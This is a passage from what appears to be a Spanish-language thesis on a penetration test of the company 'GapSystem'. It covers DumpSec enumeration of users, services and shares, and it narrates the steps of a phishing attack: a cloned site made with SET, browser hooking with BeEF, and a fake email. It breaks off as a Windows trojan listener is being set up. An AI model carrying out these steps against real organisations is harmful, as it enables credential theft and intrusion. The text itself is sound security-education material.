Al ejecutar el programa desde el mismo servidor, éste toma como objetivo o computadora por defecto la misma que corrió el programa, esto ayuda ya que no se tiene que hacer un "net use" para establecer la conexión con una maquina en la red como se mencionó anteriormente. Una vez abierto se selecciona el reporte que se desea, en este caso se conseguirá los datos de los usuarios creados dentro de este ordenador junto con los grupos a los que pertenecen, el nombre que le indico a cada usuario, el tipo de usuario que es, es decir los privilegios que este posee dentro del sistema, así como comentarios y ultimas conexiones al ordenador.




Figura 5. 39 Informe de resultados sobre usuario DumpSec (Haro y Parra, 2016)

Después de seleccionar el reporte de usuarios que el programa “DumpSec” ofrece, se puede analizar lo siguiente, el ordenador en cuestión, en este caso el ordenador donde reside el servidor cuenta con 3 usuarios establecidos dentro del sistema, dos de los cuales son usuarios creados específicamente por Windows, el primero es “Administrador” el cual es el que maneja completamente todo el sistema, es decir tiene todos los privilegios habilitados dentro del sistema, también se puede observar que la última conexión al computador mediante este tipo de usuario fue el 27/04/16 a las 12:22. El segundo usuario es uno creado por Windows de igual manera , este es el usuario “Invitado” el cual como su nombre mismo lo explica es un usuario creado para ingresar al sistema con privilegios de invitado sin opciones de modificación solo de lectura principalmente, del mismo modo se puede observar que nunca se ha ingresado al servidor por medio de este usuario sin embargo está presente dentro de los usuarios del sistema y esto puede ser un punto débil ya que los atacantes informáticos se pueden valer de exploits específicos para Windows llegando a dar privilegios de administrador a este usuario y así tomar control del equipo pasando desapercibidos por los empleados de la empresa y el ultimo uno creado por la empresa mismo, que pertenece al grupo de usuarios es decir tiene privilegios normales como de escritura y lectura sin llegar a afectar al sistema, lo más importante dentro de este usuario es que dentro de comentarios del usuario se puede observar que tiene una asociación con la factura electrónica, como se sabe de antemano la empresa

brinda este servicio de facturación electrónica y por la asociación hecha anteriormente se puede intuir que manejan carpetas o bases de datos de facturación electrónica de dicha empresa dentro del servidor, esto pueden usar los atacantes para su beneficio y robar información relevante a la empresa y comenzar un chantaje o venta de esa información.

La herramienta "DumpSec" no solo ayuda con un reporte detallado de los usuarios dentro del ordenador, este también ayuda a conocer los servicios que se están corriendo en el equipo en ese mismo momento, también da a conocer los servicios deshabilitados en el sistema como se puede ver a continuación:




Figura 5. 40 Informe de resultados sobre servicios con DumpSec (Haro y Parra, 2016)

El análisis de estos servicios sirve de ayuda tanto al hacker ético como al atacante, un ejemplo sencillo dentro de los alcances que puede llegar a tener es el de conocer los servicios del antivirus, si el atacante observa que el ordenador no posee ningún servicio de antivirus corriendo en ese instante será mucho más fácil crear un exploit y entrar en el sistema, por el contrario si observa que clase de antivirus se está corriendo dentro del sistema, se le dificultara crear un explotable pero aun así lo crearía, es ahí donde entra el ethical hacker analizando esta vulnerabilidad y poniendo en conocimiento a la empresa para solventar el problema. A pesar de todo no siempre se está totalmente protegido de un ataque, pero con las medidas recomendadas será

un tanto más difícil para el atacante obtener la información que él busca para poder atacar su sistema.

En este caso y con la información otorgada por el programa, se observa que el sistema de firewall está activo, con anterioridad ya se había intuido la presencia de un firewall debido a que no se permitió la conexión remota con el uso de comando, pero gracias a esto se confirma la presencia de un FIREWALL.

Al igual que los usuarios el programa permite saber que impresoras están conectadas a la red, la pregunta aquí es, ¿Porque sería importante saber que impresoras tienen una conexión al ordenador? La respuesta a esta pregunta yace en que, aunque sea difícil de creer los ataques más efectivos y más populares son por medio de los puertos de conexión de impresoras ya que estos siempre están abiertos para poder ejecutar acciones como imprimir, escanear o en tiempos atrás él envió de fax. A continuación, se puede observar todas las conexiones que este ordenar posee a estos dispositivos.




Figura 5. 41 Informe de resultados sobre Impresoras y Dispositivos con DumpSec (Haro y Parra, 2016)

Como se puede observar la empresa no posee ninguna conexión a impresoras desde el servidor. Esto talvez se deba a que es un tipo de servidor dedicado a la recepción de paquetes mediante el uso de ftp o talvez a realizar el host de una página web con sus respectivas bases de datos y no al de servicios para periféricos como impresoras. Es

por eso que es recomendable cerrar todo puerto abierto hacia estos periféricos en caso de no usar ninguno de estos.

Por último y no menos importante, "DumpSec" permite conocer detalladamente los recursos que comparte desde su servidor a las demás computadoras que realizan peticiones al mismo. El disco C de la empresa es un recurso compartido dentro del servidor, aquí es donde se almacena todos los datos del sistema y no es recomendable compartirlo, también se puede observar que efectivamente poseen un repositorio de bases de datos en SQL. El punto más importante, y que complementa al usuario SIAPROSI encontrado en la primera parte de usuarios, es afirmar que el servidor tienen FTP corriendo dentro del sistema y que se relaciona con el usuario dicho anteriormente.




Figura 5. 42 Informe de resultados sobre recursos compartidos con DumpSec (Haro y Parra, 2016)

5.4. Fase De Explotación

Para esta fase se utilizará los dos mecanismos de explotación analizados anteriormente:

- Explotación manual
- Explotación automática

Se utilizará los dos mecanismos, ya que algunas herramientas presentan una interfaz gráfica que ayudan en el momento de realizar la explotación, pero de igual manera se hará uso de la explotación manual a través de línea de comandos.

5.4.1. Phishing

Herramienta Utilizada: Beef

Para empezar esta fase se va a hacer uso de la herramienta de toolkit en Kali Linux para ejecutar un phsihing al sitio web de la empresa, para lo cual únicamente se necesita la herramienta SET que permite hacer varios ataques de ingeniería social.




Figura 5. 43 Herramienta SetToolKit para la clonación de la página web de la empresa "GapSystem" Paso 1 (Haro y Parra, 2016)

Figura 5. 44 Herramienta SetToolKit para la clonación de la página web de la empresa "GapSystem" Paso 2 (Haro y Parra, 2016)




Figura 5. 45 Herramienta SetToolKit para la clonación de la página web de la empresa "GapSystem" Paso 3 (Haro y Parra, 2016)




Figura 5. 46 Herramienta SetToolKit para la clonación de la página web de la empresa "GapSystem" Paso 4 (Haro y Parra, 2016)

Como se puede observar los únicos requerimientos que pide la herramienta es la IP desde la cual se va a atacar y el sitio web que se va a clonar, una vez realizado esto se ejecuta mediante la consola la herramienta beef que va a permitir tomar control de los equipos que ingresen a la página clonada.

Se inicia y configura la herramienta beef y mediante un navegador se ingresa a la interfaz de la herramienta, la cual reconoce los equipos conectados y permite ejecutar exploits hacia estos.




Figura 5. 47 Comandos para la configuración e inicialización de Beef (Haro y Parra, 2016)




Figura 5. 48 Interfaz gráfica para el manejo de la herramienta Beef (Haro y Parra, 2016)

Para que la víctima del ataque acceda a la página clonada, se procede a enviar un correo falso haciendo uso de un servidor de correo propio, para este caso se utilizará la herramienta SquirrelMail que soporta reenvío de correos.

Mediante consola se crea un usuario falso desde el cual se enviará el correo a la víctima, se instala el servidor SquirrelMail, después de configurarlo se ingresa a la interfaz para enviar el correo.

Al momento en que la víctima acceda al enlace, este le dirigirá a un navegador que apunte a la dirección IP y esto permitirá tener control de la máquina.




Figura 5. 49 Visualización de la maquina victima conectada a la herramienta Beef (Haro y Parra, 2016)




Figura 5. 50 Visualización de los diferentes exploits que beef permite realizar (Haro y Parra, 2016)

Al momento en que se toma control mediante la herramienta beef, ésta permite obtener información detallada sobre el equipo desde el que accedió, y además presenta una interfaz con múltiples comandos con los que un atacante lograría obtener usuarios, contraseñas, etc. Como ejemplo simplemente se utilizará un comando para enviar un mensaje a la víctima.




Figura 5. 51 Cuadro de diálogo enviado desde la interfaz de Beef a la maquina victima (Haro y Parra, 2016)

5.4.2. Exploit Para Windows

Por motivos de seguridad hacia la empresa "GapSystem" se ha decidido realizar el exploit de Windows en ordenadores propios esto con la finalidad de precautelar la seguridad del servidor o computadores de la empresa, así como también la información importante de la empresa e integridad de los clientes en caso de ocurrir algo inesperado. Del mismo modo se ha tomado esta decisión debido a los problemas legales en los que se estaría involucrados en caso de una mala ejecución de la explotación.

Para empezar, antes de crear el virus troyano se debe conocer la IP de la computadora que va servir de Listerner para el virus es decir la computadora a la cual se realizara la comunicación. En este caso el atacante será la máquina virtual que posee el sistema operativo Kali Linux, se deberá abrir un terminar y ejecutar el comando "Ifconfig".




Figura 5. 52 Comando "ifconfig" para conocer la IP de la maquina desde la cual se realizara el ataque (Haro y Parra, 2016)

Como se puede observar la IP con la que se debe trabajar es la “192.168.100.6”, la cual es la dirección de la máquina Kali.

